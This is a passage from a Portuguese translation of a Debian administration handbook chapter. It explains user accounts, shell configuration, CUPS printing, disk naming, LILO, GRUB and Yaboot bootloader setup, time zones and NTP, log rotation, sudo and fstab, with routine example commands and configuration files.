O comando `getent` (obter entradas) faz a checagem padrão do banco de dados do sistemas, usando as funções de biblioteca apropriadas, as quais, por sua vez, chamam os módulos NSS configurados no arquivo `/etc/nsswitch.conf`. O comando recebe um ou dois argumentos: o nome do banco de dados a ser checado, e uma possível chave de busca. Assim, o comando `getent passwd rhertzog` dará as informações do banco de dados do usuário em relação ao usuário `rhertzog`.

8.5. Criação de Contas

Uma das primeiras ações que um administrador precisa fazer enquanto configura uma nova máquina é criar contas de usuário. Isso é tipicamente feito usando o comando `adduser` o qual recebe um nome-de-usuário para o novo usuário a ser criado, como um argumento.

O comando `adduser` faz algumas perguntas antes de criar a conta, mas seu uso é bastante simples. Seu arquivo de configuração, `/etc/adduser.conf`, inclui todas as configurações interessantes: ele pode ser usado para automaticamente definir uma cota para cada novo usuário, criando um modelo de usuário, ou para alterar a localização das contas de usuário; essa última é raramente útil, mas se torna interessante quando você tem um grande número de usuários e quer dividir suas contas por vários discos, por exemplo. Você pode também escolher um shell padrão diferente.

O termo "cota" se refere a um limite de recursos da máquina que um usuário é permitido usar. Isto é frequentemente se refere ao espaço de disco.

A criação de uma conta povoa o diretório home do usuário com o conteúdo do template de `/etc/skel/`. Isso provê ao usuário um conjunto padrão de diretórios e arquivos de configuração.

Em alguns casos, será útil adicionar um usuário em um grupo (diferente do grupo principal padrão) em razão de garantir a ele permissões adicionais. Por exemplo, um usuário que seja incluído no grupo `audio` pode acessar dispositivos de audio (veja barra lateral [Permissão de acesso a dispositivos](#) [165]). Isso pode ser alcançável com um comando como o `adduser usuário grupo`.

Cada dispositivo periférico de hardware é representado sob o Unix como um arquivo especial, usualmente armazenado na árvore de arquivos sob `/dev/` (DEVices). Existem dois tipos de arquivos especiais, de acordo com a natureza do dispositivos: arquivos "modo caracter" e "modo bloco", cada modo permite apenas um limitado número de operações. Enquanto o modo caracter limita a interação com operações de leitura/escrita, o modo bloco também permite a busca dentro dos dados disponíveis. Finalmente, cada arquivo especial é associado com dois números ("major" and "minor") que identifica o dispositivo no kernel de maneira única. Esse tipo de arquivo, criado pelo comando `mknod`, simplesmente contém um nome simbólico (e mais amigável para humanos).

As permissões de um arquivo especial mapeiam as permissões necessárias para acessar o próprio dispositivo. Assim, um arquivo como o `/dev/mixer`, representando o mixador de audio, apenas tem permissões de leitura/escrita para o usuário `root` e membros do grupo `audio`. Apenas esses usuários podem operar o mixador de audio.

Deve ser notado que a combinação de `udev`, `consolekit` e `policykit` pode somar permissões adicionais a usuários fisicamente conectados ao console (e não através da rede) acessarem certos dispositivos.

8.6. Ambiente Shell

Interpretadores de comandos (ou shells) podem ser o primeiro ponto de contato do usuário com o computador, e eles devem portanto ser bastante amigáveis. A maioria deles usa scripts de inicialização que permitem a configuração de seus comportamentos (completação automática, texto de prompt, etc).

`bash`, o shell padrão, usa o script de inicialização `/etc/bash.bashrc` para shells "interativos", e o `/etc/profile` para shells de "login".

Em termos simples, um shell de login é invocado quando você se autentica (`log in`) no console tanto localmente quanto remotamente via `ssh`, ou quando você executa um comando `bash --login` explicitamente. Independente de ser um shell de login ou não, um shell pode ser interativo (num terminal estilo `xterm`, por exemplo); ou não-interativo (quando executando um script).

DISCOVERY**Outros shells, outros scripts**

Cada interpretador de comando tem uma sintaxe específica e seus próprios arquivos de configuração. Assim, zsh usa /etc/zshrc e /etc/zshenv; csh usa /etc/csh.cshrc, /etc/csh.login e /etc/csh.logout. As páginas de manual desses programas documentam quais arquivos eles usam.

Para o bash, é útil ativar “preenchimento automático” no arquivo /etc/bash.bashrc (simplesmente descomentando algumas linhas).

DE VOLTA AO BÁSICO**Preenchimento automático**

Muitos interpretadores de comando fornecem o recurso de complementação, o qual permite ao shell completar automaticamente um nome de comando parcialmente digitado ou argumento quando o usuário pressiona a tecla Tab. Isso faz com que os usuários trabalhem com mais eficiência e sejam menos propensos a erros.

Essa função é muito poderosa e flexível. É possível configurar seu comportamento de acordo com cada comando. Assim, o primeiro argumento seguido de apt-get irá ser proposto de acordo com a sintaxe deste comando, mesmo que não coincida com nenhum arquivo (neste caso, as opções possíveis são install, remove, upgrade, etc.).

DE VOLTA AO BÁSICO**O til, um atalho para o HOME**

O til geralmente é usado para indicar o diretório o qual a variável de ambiente, HOME, aponta (sendo o diretório home do usuário, como por exemplo /home/rhertzog). Interpretadores de comando automaticamente fazem a substituição: ~/hello.txt se torna /home/rhertzog/hello.txt.

O til também permite acesso para o diretório home de outro usuário. Assim, ~rmas/bonjour.txt é sinônimo de /home/rmas/bonjour.txt.

Em adição a esses scripts comuns, cada usuário pode criar seu próprio ~/.bashrc e ~/.bash_profile para configurar seu shell. As mudanças mais comuns são a adição de “aliases”; palavras que são automaticamente substituídas pela execução de um comando, o que faz ficar mais rápido a invocação desse comando. Por exemplo, você poderia criar o “alias”la para o comando ls -la | less; assim você tem apenas que digitar la para inspecionar o conteúdo do diretório detalhadamente.

DE VOLTA AO BÁSICO**Variáveis de ambiente**

Variáveis de ambiente permitem o armazenamento de configurações globais para o shell ou vários outros programas executados. Elas são contextuais (cada processo tem seu próprio conjunto de variáveis de ambiente) porém hereditárias. Essa última característica oferece a possibilidade para o shell de login declarar variáveis que serão repassadas para todos os programas que ele executa.

Definir as variáveis de ambiente padrão é um elemento importante da configuração do shell. Deixando de lado as variáveis específicas do shell, é preferível colocá-las no arquivo /etc/environment, já que ele é usado por vários programas passíveis de iniciar uma sessão do shell. Variáveis tipicamente definidas lá incluem ORGANIZATION, a qual usualmente contém o nome da companhia ou organização, e HTTP_PROXY, a qual indica a existência e localização de um proxy HTTP.

DICA**Todos os shells configurados identicamente**

Os usuários geralmente querem configurar seu login e shell interativo de maneira similar. Para fazer isso, eles escolhem interpretar (ou “fonte”) o conteúdo de `~/.bashrc` no arquivo `~/.bash_profile`. É possível fazer a mesma coisa com arquivos comuns a todos os usuários (referenciando `/etc/bash.bashrc` a partir de `/etc/profile`).

8.7. Configuração da Impressora

A configuração de impressora geralmente causava muitas dores de cabeça para administradores e usuários. Essas dores de cabeça são agora quase que uma coisa do passado, obrigado ao *cups*, o servidor de impressão usando o protocolo IPP (Internet Printing Protocol).

Esse programa é dividido em vários pacotes Debian: *cups* é o servidor de impressão central; *cups-bsd* é uma camada de compatibilidade que permite o uso de comandos a partir do daemon do sistema de impressão BSD tradicional (comandos `lpd`, `lpr` e `lpq`, etc.); *cups-client* contém um grupo de programas para interagir com o servidor (bloquear ou desbloquear uma impressora, ver ou apagar trabalhos de impressão em execução, etc.); e finalmente, *cups-driver-gutenprint* contém uma coleção de drivers de impressora adicionais para o *cups*.

COMUNIDADE**CUPS**

CUPS (Common Unix Printing System) é um projeto (e uma marca registrada) gerenciado pela Apple, Inc.

⇒ <http://www.cups.org/>

Após a instalação desses diferentes pacotes, *cups* é facilmente administrado através da interface web acessível pelo endereço local: `http://localhost:631/`. Lá você pode adicionar impressoras (incluindo impressoras na rede), remover, e administrá-las. Você também pode administrar o *cups* com a interface gráfica fornecida pelo ambiente de área de trabalho. Finalmente, existe também a interface gráfica `system-config-printer` (a partir do pacote Debian de mesmo nome).

NOTA**Obsolescência do /etc/printcap**

cups não mais usa o arquivo `/etc/printcap`, que agora é obsoleto. Os programas que dependem deste arquivo para obter uma lista de impressoras disponíveis irão, assim, falhar. Para evitar esse problema, apague esse arquivo e faça um link simbólico (veja barra lateral [Links simbólicos](#) [173]) para `/var/run/cups/printcap`, o qual é mantido pelo *cups* para garantir compatibilidade.

8.8. Configurando o carregador de boot (bootloader)

Isso provavelmente já é funcional, mas é sempre bom saber configurar e instalar o carregador de inicialização em caso dele desaparecer da MBR (Master Boot Record). Isso pode ocorrer depois da instalação de outro sistema operacional, como o Windows. A seguinte informação pode também ajudar você a modificar a configuração do carregador de inicialização caso necessário.

Registro mestre de inicialização

A MBR (Master Boot Record) ocupa os primeiros 512 bytes do primeiro disco rígido, e é a primeira coisa carregada pela BIOS para entregar o controle a um programa capaz de inicializar o sistema operacional desejado. Em geral, um carregador de inicialização fica instalado dentro da MBR, removendo seu conteúdo prévio.

8.8.1. Identificando os Discos

udev* e */dev

O diretório */dev/* tradicionalmente hospeda os chamados arquivos “especiais”, destinados a representar os periféricos do sistema (veja barra lateral [Permissão de acesso a dispositivos](#) [165]). Tempos atrás, era usado para armazenar todos os arquivos especiais que potencialmente poderiam ser usados. Essa abordagem tinha uma série de inconvenientes entre os quais o fato de restringir o número de dispositivos que alguém poderia usar (devido a lista de nomes codificados), e que era impossível saber quais arquivos especiais eram realmente úteis.

Atualmente, o gerenciamento de arquivos especiais é completamente dinâmico e combina mais com a natureza de encaixe a quente dos dispositivos. O núcleo coopera com o *udev* para criar e apagar os dispositivos quando necessário a medida em que tais dispositivos aparecem ou desaparecem. Por esta razão, */dev/* não precisa ser persistente e é portanto um sistema de arquivos em RAM que inicia vazio e contém apenas entradas relevantes.

O kernel comunica um monte de informação sobre qualquer novo dispositivo adicionado e define um par de números major/minor para identificá-lo. Com isso, o *udevd* pode criar um arquivo especial sob o nome e com as permissões que ele quiser. Ele também pode criar apelidos (aliases) e realizar ações adicionais (tais como inicialização ou tarefas de registro). O comportamento do *udevd* é comandado por um grande conjunto de regras (customizáveis).

Com nomes atribuídos dinamicamente, você pode assim manter um mesmo nome para um determinado dispositivo, independentemente do conector utilizado ou a ordem da conexão, o que é especialmente útil quando você usa vários periféricos USB. A primeira partição no primeiro disco rígido pode então ser chamada de */dev/sda1* por questões de compatibilidade, ou */dev/root-partition* se você preferir, ou ainda as duas opções ao mesmo tempo já que o *udevd* pode ser configurado para automaticamente criar uma ligação simbólica.

Antigamente, alguns módulos do kernel eram carregados automaticamente quando você tentava acessar o arquivo do dispositivo correspondente. Esse não é mais o caso, e o arquivo especial do periférico não mais existe antes do carregamento do módulo, o que não é um grande problema, já que a maioria dos módulos são carregados na inicialização, graças à detecção automática de hardware. Porém para periféricos não detectados (como drives de disco muito antigos ou mouse PS/2), isso não funciona. Considere adicionar os módulos, *floppy*, *psmouse* e *mousedev* no */etc/modules* para forçar o carregamento deles na inicialização.

A configuração do carregador de inicialização tem que identificar os diferentes discos rígidos e suas partições. O Linux usa arquivos especiais “block” armazenados no diretório */dev/*, para esse propósito. Desde o Debian *Squeeze*, o esquema de nomeação para discos rígidos foi unificado pelo kernel Linux, e todos os discos rígidos (IDE/PATA, SATA, SCSI, USB, IEEE 1394) são agora

representados por `/dev/sd*`.

Cada partição é representada por seu número no disco no qual reside: por exemplo, `/dev/sda1` é a primeira partição do primeiro disco, e `/dev/sdb3` é a terceira partição do segundo disco.

A arquitetura PC (ou “i386”, incluíndo seu primo mais moço “amd64”) a muito tem sido limitada a usar o formato de tabela de partição “MS-DOS”, que apenas permite quatro partições “primárias” por disco. Para ir além desta limitação, sob esse esquema, uma delas tem que ser criada como uma partição “estendida”, e assim conter partições “secundárias” adicionais. Essas partições secundárias são numeradas a partir de 5. Assim a primeira partição secundária poderia ser `/dev/sda5`, seguida por `/dev/sda6`, etc.

Outra restrição de um formato de tabela de partição MS-DOS é que ela apenas permite discos de até 2 TiB de tamanho, o que está se tornando um problema real com os discos recentes.

Um novo formato de tabela de partição chamado GPT relaxa essas restrições quanto ao número de partições (ele permite até 128 partições quando usando configurações padrão) e no tamanho dos discos (até 8 ZiB, o que é mais de 8 bilhões de terabytes). Se você tem a intenção de criar muitas partições físicas no mesmo disco, você dever portanto, garantir que está sendo criada a tabela de partição no formato GPT durante o particionamento de seu disco.

Nem sempre é fácil lembrar qual disco está conectado a qual controladora SATA, ou na terceira posição da cadeia SCSI, especialmente a partir da nomeação de discos rígidos “hotplugged”(que inclui, entre outros, a maioria dos discos SATA e discos externos) que podem mudar de uma inicialização para outra. Felizmente, o udev cria, em adição ao `/dev/sd*`, ligações simbólicas com um nome fixo, o qual você poderia, então, usar se você deseja identificar um disco rígido de maneira não ambígua. Essas ligações simbólicas são armazenadas em `/dev/disk/by-id`. Em uma máquina com dois discos físicos, por exemplo, pode-se encontrar o seguinte:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ↬ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↬ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↬ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ↬ ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ↬ ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
    ↬ ../../sdb
```

```

lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➔ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➔ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ➔ ../../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
    ➔ ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
    ➔ ../../sdc2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#

```

Note que alguns discos são listados várias vezes (porquê eles se comportam simultaneamente como discos ATA e discos SCSI), porém a informação relevante são principalmente os números "model" e "serial" dos discos, a partir dos quais você pode encontrar o arquivo periférico.

Os arquivos de configuração de exemplo dados nas seções seguintes são baseados na mesma configuração: um único disco SATA, onde a primeira partição é uma antiga instalação Windows e a segunda contém o Debian GNU/Linux.

8.8.2. Configurando o LILO

O *LILO* (LInux LOader) é o carregador de inicialização mais antigo — sólido, porém rústico. Ele escreve o endereço físico do kernel a ser carregado na MBR, o que faz com que a cada atualização do LILO (ou de seu arquivo de configuração) deva ser seguida pelo comando `lilo`. Esquecendo de fazer, isso fará com que o sistema seja incapaz de inicializar, se o antigo kernel foi removido ou substituído, já que o novo não estará no mesmo local no disco.

O arquivo de configuração do LILO é o `/etc/lilo.conf`; um arquivo simples para configurações padrão é ilustrado no exemplo abaixo.

Exemplo 8.3 *LILO arquivo de configuração*

```

# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

```

```

# the most recent kernel image
image=/vmlinuz
label=Linux
initrd=/initrd.img
read-only

# Old kernel (if the newly installed kernel doesn't boot)
image=/vmlinuz.old
label=LinuxOLD
initrd=/initrd.img.old
read-only
optional

# only for Linux/Windows dual boot
other=/dev/sdal
label=Windows

```

8.8.3. Configuração do GRUB 2

GRUB (GRand Unified Bootloader) é mais recente. Não é necessário invocá-lo após cada atualização do; o GRUB sabe como ler o sistema de arquivos e achar a posição do kernel no disco por conta própria. Para instalá-lo na MBR do primeiro disco, simplesmente digite `grub-install /dev/sda`.

NOTA
Nomes dos discos para o GRUB

O GRUB pode identificar discos rígidos apenas com base em informações fornecidas pela BIOS. (`hd0`) corresponde ao primeiro disco assim detectado, (`hd1`) o segundo, etc. Na maioria dos casos, essa ordem corresponde exatamente a ordem usual dos discos sob o Linux, mas problemas podem ocorrer quando você associa discos SCSI e IDE. O GRUB armazena as correspondências que ele detecta no arquivo `/boot/grub/device.map`. Se você encontrar erros lá (porquê você sabe que sua BIOS detecta drives em uma ordem diferente), corrija elas manualmente e execute `grub-install` novamente. O `grub-mkdevicemap` pode ajudar na criação de um arquivo `device.map` a partir do qual se pode iniciar.

As partições também tem um nome específico para o GRUB. Quando você usa partições “classical” no formato MS-DOS, a primeira partição no disco é rotulada como, (`hd0,msdos1`), a segunda (`hd0,msdos2`), etc.

A configuração do GRUB 2 é armazenada no `/boot/grub/grub.cfg`, mas esse arquivo (no Debian) é gerado a partir de outros. Tenha o cuidado de não modificá-lo a mão, já que modificações locais serão perdidas na próxima vez que o `update-grub` for executado (o que pode ocorrer durante a atualização de vários pacotes). As modificações mais comuns no arquivo `/boot/grub/grub.cfg` (adicionar parâmetros de linha de comando para o kernel ou alterar a duração que o menu é exibido, por exemplo) são feitas através de variáveis em `/etc/default/grub`. Para adicionar entradas no menu, você pode tanto criar um arquivo `/boot/grub/custom.cfg` quanto modificar o arquivo `/etc/grub.d/50_custom`. Para configurações mais complexas, você pode

modificar outros arquivos em `/etc/grub.d`, ou adicionar outros arquivos; esses scripts devem retornar trechos de configurações, possivelmente fazendo uso de programas externos. Esses scripts são os que irão atualizar a lista de kernels a serem inicializados: `10_linux` leva em consideração os kernels Linux instalados; `20_linux_xen` leva em consideração sistemas virtuais Xen, e `30_os-prober` lista outros sistemas operacionais (Windows, OS X, Hurd).

8.8.4. Para Computadores Macintosh (PowerPC): Configurando Yaboot

Yaboot é o carregador de boot usado por computadores Macintosh antigos que usam processadores PowerPC. Eles não iniciam como PCs, mas sim usando uma partição “bootstrap”, a partir da qual a BIOS (ou OpenFirmware) executa o carregador, e na qual o programa `ybin` instala o `yaboot` e seu arquivo de configuração. Você vai precisar executar apenas este comando de novo se o `/etc/yaboot.conf` for modificado (ele é duplicado na partição `bootstrap`, e o `yaboot` sabe como encontrar a posição do núcleo (kernel) nos discos).

Antes de executar o `ybin`, você deve primeiro ter um `/etc/yaboot.conf` válido. O seguinte é um exemplo de uma configuração minimalista.

Exemplo 8.4 Arquivo de configuração Yaboot

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinuz
    label=linux
    initrd=/initrd.img
    read-only

# old kernel
image=/vmlinuz.old
    label=old
    initrd=/initrd.img.old
    read-only
```

```
# only for Linux/Mac OSX dual-boot
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sdaX
# are also possible
```

8.9. Outras Configurações: Sincronização de tempo, Logs, Compartilhando acesso...

Os muitos elementos listados nesta seção são importantes para quem quer dominar todos os aspectos de configuração de um sistema GNU/Linux. Eles são, contudo, tratados superficialmente e frequentemente vão te remeter à documentação.

8.9.1. Região

DE VOLTA AO BÁSICO Links simbólicos

Uma ligação simbólica é um ponteiro para outro arquivo. Quando você a acessa, o arquivo para o qual ela aponta é aberto. A remoção da ligação não irá causar o apagar do arquivo para o qual ela aponta. Da mesma forma, ela não tem sua própria configuração de permissões, mas mantém as permissões de seu alvo. Finalmente, ela pode apontar para qualquer tipo de arquivo: diretórios, arquivos especiais (sockets, named pipes, device files, etc.), e até mesmo outras ligações simbólicas.

O comando `ln -s alvo nome-da-ligação` cria uma ligação simbólica, chamada *nome-da-ligação*, apontando para *alvo*.

Se o alvo não existir, então a ligação estará “quebrada” e acessá-la irá resultar em um erro, indicando que o arquivo alvo não existe. Se a ligação aponta para outra ligação, você terá uma “corrente” de ligações que se tornará em um “ciclo” se um dos alvos apontar para um de seus antecessores. Neste caso, ao acessar uma das ligações do ciclo irá resultar em um erro específico (“muitos níveis de ligações simbólicas”); isso significa que o kernel desistiu após várias voltas pelo ciclo.

O “timezone”, configurado durante a instalação inicial, é um item da configuração do pacote `tzdata`. Para modificá-lo, use o comando `dpkg-reconfigure tzdata`, o qual permite a você escolher o “timezone” a ser usado de maneira interativa. Sua configuração é armazenada no arquivo `/etc/timezone`. Adicionalmente, o arquivo correspondente no diretório `/usr/share/zoneinfo` é copiado para `/etc/localtime`; esse arquivo contém as regras que governam as datas aonde o horário de verão é ativado, para países que o usam.

Quando você precisar alterar temporariamente o fuso-horário (timezone), use a variável de ambiente `TZ`, a qual tem prioridade sobre a configuração padrão do sistema:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

NOTA**Relógio do sistema,
relógio de hardware**

Existem duas fontes de horário em um computador. A placa mãe do computador tem um relógio de "hardware", chamado "CMOS clock". Esse relógio não é muito preciso, e provê tempos de acesso muito lento. O kernel do sistema operacional tem o seu próprio, o relógio de software, o qual mantém atualizado através de seus próprios meios (possivelmente com a ajuda de servidores de horário, veja Seção 8.9.2, "Sincronização de Tempo" [174]). Esse relógio do sistema é geralmente mais acurado, especialmente porque ele não precisa acessar variáveis de hardware. Contudo, como ele apenas existe na memória viva, ele é zerado toda vez que a máquina é inicializada, ao contrário do "CMOS clock", o qual tem uma bateria e, sendo assim, "sobrevive" a reinicialização ou desligamento da máquina. O relógio do sistema é, assim, configurado a partir do "CMOS clock" durante a inicialização, e o "CMOS clock" é atualizado no desligamento (para ser informado de possíveis alterações ou correções se ele foi ajustado inapropriadamente).

Na prática, existe um problema, já que o relógio CMOS nada mais é do que um contador e não contém informação referente a fuso horário. Existe uma escolha a fazer levando em consideração essa interpretação: ou o sistema considera que ele roda no horário universal (UTC, antigamente GMT), ou em horário local. Essa escolha poderia ser uma simples opção, mas as coisas são realmente mais complicadas: como resultado de um horário de verão, essa variação não é constante. O resultado é que o sistema não tem como determinar quando a variação é correta, especialmente perto dos períodos de mudança de horário. Como é sempre possível reconstruir o horário local a partir do horário universal e da informação de fuso horário, nós recomendamos fortemente o uso do relógio CMOS no horário universal.

Infelizmente, o sistema Windows em sua configuração padrão, ignora essa recomendação; ele mantém o relógio CMOS em horário local, aplicando as mudanças de horário durante a inicialização do computador, tentando adivinhar, durante a alteração de horário, se a alteração já foi aplicada ou não. Isso funciona relativamente bem, contando que o sistema tenha apenas o Windows rodando nele. Mas quando o computador tem vários sistemas (seja uma configuração "dual-boot" ou rodando outros sistemas através de uma máquina virtual), o caos se instala, sem ter como determinar se o horário está correto. Se você tem que absolutamente manter o Windows em um computador, você deveria ou configurá-lo para manter o relógio CMOS em UTC (configurando a chave de registro `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` para "1" como DWORD), ou usar `hwclock --localtime --set` no sistema Debian para configurar o relógio de hardware e marcá-lo para acompanhar o horário local (e garantir a checagem manual do seu relógio na primavera e outono).

8.9.2. Sincronização de Tempo

A sincronização de horário, o que pode parecer supérfluo em um computador, é muito importante em uma rede. Como os usuários não tem permissão de modificar a data e horário, é importante que essa informação seja precisa para prevenir confusão. Além do mais, ter todos os computadores em uma rede sincronizados permite melhor cruzamento de referencias de informação a partir dos logs de diferentes máquinas. Assim, em um eventual ataque, é mais fácil reconstruir a sequência cronológica das ações nas várias máquinas envolvidas no compromisso. Os dados coletados nas várias máquinas, para propósitos de estatística, não farão muito sentido

se eles não estiverem sincronizados.

DE VOLTA AO BÁSICO

NTP

O NTP (Network Time Protocol) permite que uma máquina sincronize com outras com razoável precisão, levando em consideração os atrasos induzidos pela transferência de informação pela rede e outros possíveis desvios.

Apesar de existirem vários servidores NTP na internet, os mais populares provavelmente estão sobrecarregados. Por isso que nós recomendamos o uso do servidor NTP *pool.ntp.org*, o qual é, na realidade, um grupo de máquinas que concordaram em servir como servidores NTP públicos. Você poderia até limitar o uso para um país específico, como um sub-grupo, como, por exemplo, *us.pool.ntp.org* para os Estados Unidos, ou *ca.pool.ntp.org* para o Canadá, etc.

Contudo, se você gerencia uma grande rede, é recomendável que você instale seu próprio servidor NTP, o qual irá sincronizar com os servidores públicos. Neste caso, todas as outras máquinas de sua rede podem usar seu servidor NTP interno ao invés de aumentar a carga em servidores públicos. Você irá também aumentar a homogeneidade com seus relógios, já que todas as máquinas serão sincronizadas pela mesma fonte, e essa fonte está bem próxima em termos de tempo de transferência de rede.

Para Estações de Trabalho

Como as estações de trabalho são reinicializadas regularmente (ainda que apenas para economizar energia), sincronizá-las pelo NTP na inicialização é o suficiente. Para fazer isso, simplesmente instale o pacote *ntpdate*. Você pode alterar o servidor NTP usado, se necessário, modificando o arquivo */etc/default/ntpdate*.

Para Servidores

Servidores são apenas raramente reinicializados, e é muito importante que o horário do sistema deles esteja correto. Para manter permanentemente o horário correto, você deveria instalar um servidor NTP local, um serviço oferecido pelo pacote *ntp*. Na sua configuração padrão, o servidor irá sincronizar com *pool.ntp.org* e prover o horário em resposta às requisições vindas da rede local. Você pode configurá-lo editando o arquivo */etc/ntp.conf*, sendo a mais significante alteração o servidor NTP ao qual ele se refere. Se a rede tem vários servidores, pode ser interessante ter um servidor local de horário o qual faz a sincronização com servidores públicos e é usado como fonte de horário para outros servidores na rede.

APROFUNDANDO

Módulos GPS e outros recursos de tempo

Se a sincronização do horário for particularmente crucial para sua rede, é possível equipar um servidor com o módulo GPS (o qual irá usar o horário a partir de satélites GPS) ou o módulo DCF-77 (o qual irá sincronizar o horário com um relógio atômico perto de Frankfurt, Alemanha). Neste caso, a configuração do servidor NTP é um pouco mais complicada e uma consulta prévia à documentação é absolutamente necessária.

8.9.3. Rotação de Arquivos de Log

Arquivos de log podem crescer rapidamente e é necessário arquivá-los. O esquema mais comum é a rotação dos arquivos: o arquivo de log é arquivado regularmente, e apenas os últimos X arquivos são mantidos. `logrotate`, o programa responsável por estas rotações, segue as diretrizes especificadas no arquivo `/etc/logrotate.conf` e em todos os arquivos dentro do diretório `/etc/logrotate.d/`. O administrador pode modificar esses arquivos, se ele quiser adaptar a política de rotação dos logs definidas pelo Debian. A página de manual do `logrotate(1)` descreve todas as opções disponíveis nesses arquivos de configuração. Você pode querer aumentar o número de arquivos retidos na rotação dos arquivos de log, ou mover os arquivos de log para um diretório específico, dedicado a arquivá-los ao invés de apagá-los. Você pode também enviá-los, por email, para arquivá-los em outro lugar qualquer.

O programa `logrotate` é executado diariamente pelo agendador de comandos `cron` (descrito em Seção 9.7, “Agendando Tarefas com `cron` e `atd`” [213]).

8.9.4. Compartilhando Direitos Administrativos

Frequentemente, vários administradores trabalham na mesma rede. O compartilhamento da senha do root não é muito elegante, e abre brecha para abusos devido ao anonimato que tal prática cria. A solução para esse problema é o programa `sudo`, o qual permite que certos usuários executem certos comandos com direitos especiais. Em seu caso mais comum de uso, o `sudo` permite que um usuário confiável execute qualquer comando como se fosse o root. Para fazer isso, o usuário simplesmente executa `sudo command` e se autentica usando sua senha pessoal.

Quando instalado, o pacote `sudo` dá todos os direitos de root para os membros do grupo Unix `sudo`. Para delegar outros direitos, o administrador tem que usar o comando `visudo`, o qual permite a ele modificar o arquivo de configuração `/etc/sudoers` (mais uma vez, isso irá invocar o editor `vi`, ou qualquer outro editor indicado na variável de ambiente `EDITOR`). Adicionando uma linha com `usuário ALL=(ALL) ALL` permite que o usuário em questão executar qualquer comando como root.

Configurações mais sofisticadas permitem autorizar apenas comandos específicos para usuários específicos. Todos os detalhes das variadas possibilidades são dados pela página de manual `sudoers(5)`.

8.9.5. Lista de Pontos de Montagem

DE VOLTA AO BÁSICO

Montando e desmontando

Em sistemas Unix-like como o Debian, os arquivos são organizados em uma hierarquia no formato árvore de diretórios. O diretório `/` é chamado de “diretório raiz”; todos os diretórios adicionais são subdiretórios dentro dessa raiz. “Montagem” é a ação de incluir o conteúdo de um dispositivo periférico (geralmente um disco rígido) em um arquivo comum da árvore do sistema. Como consequência, se você usa um disco rígido separado para armazenar dados pessoais de usuários, esse disco terá que ser “montado” no diretório `/home/`. O sistema de arquivos raiz

é sempre montado na inicialização, pelo kernel; outros dispositivos são geralmente montados mais tarde, durante a sequência de inicialização ou manualmente com o comando `mount` command.

Alguns dispositivos removíveis são montados automaticamente quando conectados, especialmente quando se está usando GNOME, KDE ou outro ambiente gráfico de trabalho. Outros tem que ser montados manualmente pelo usuário. Sendo assim, eles tem que ser desmontados (removidos da árvore de arquivos). Usuários comuns geralmente não tem permissões para executar os comandos `mount` e `umount`. O administrador pode, entretanto, autorizar essas operações (de maneira independente para cada ponto de montagem) incluindo a opção `user` no arquivo `/etc/fstab`.

O comando `mount` pode ser usado sem argumentos (ele irá então listas todos os sistemas de arquivos montados). Os seguintes parâmetros são necessários para montar ou desmontar um dispositivo. Para uma lista completa, por favor veja as páginas de manual correspondentes, `mount(8)` e `umount(8)`. Para casos simples, a sintaxe também é simples: por exemplo, para montar a partição `/dev/sdc1`, a qual tem um sistema de arquivos ext3, no diretório `/mnt/tmp/`, você simplesmente rodaria `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

O arquivo `/etc/fstab` dá uma lista de todas as possíveis montagens que acontecem tanto automaticamente na inicialização quanto manualmente para dispositivos de armazenamento removíveis. Cada ponto de montagem é descrito em uma linha com vários campos separados por espaço:

- dispositivo a ser montado: isso pode ser uma partição local (disco rígido, CD-ROM) ou um sistema de arquivos remoto (como o NFS).

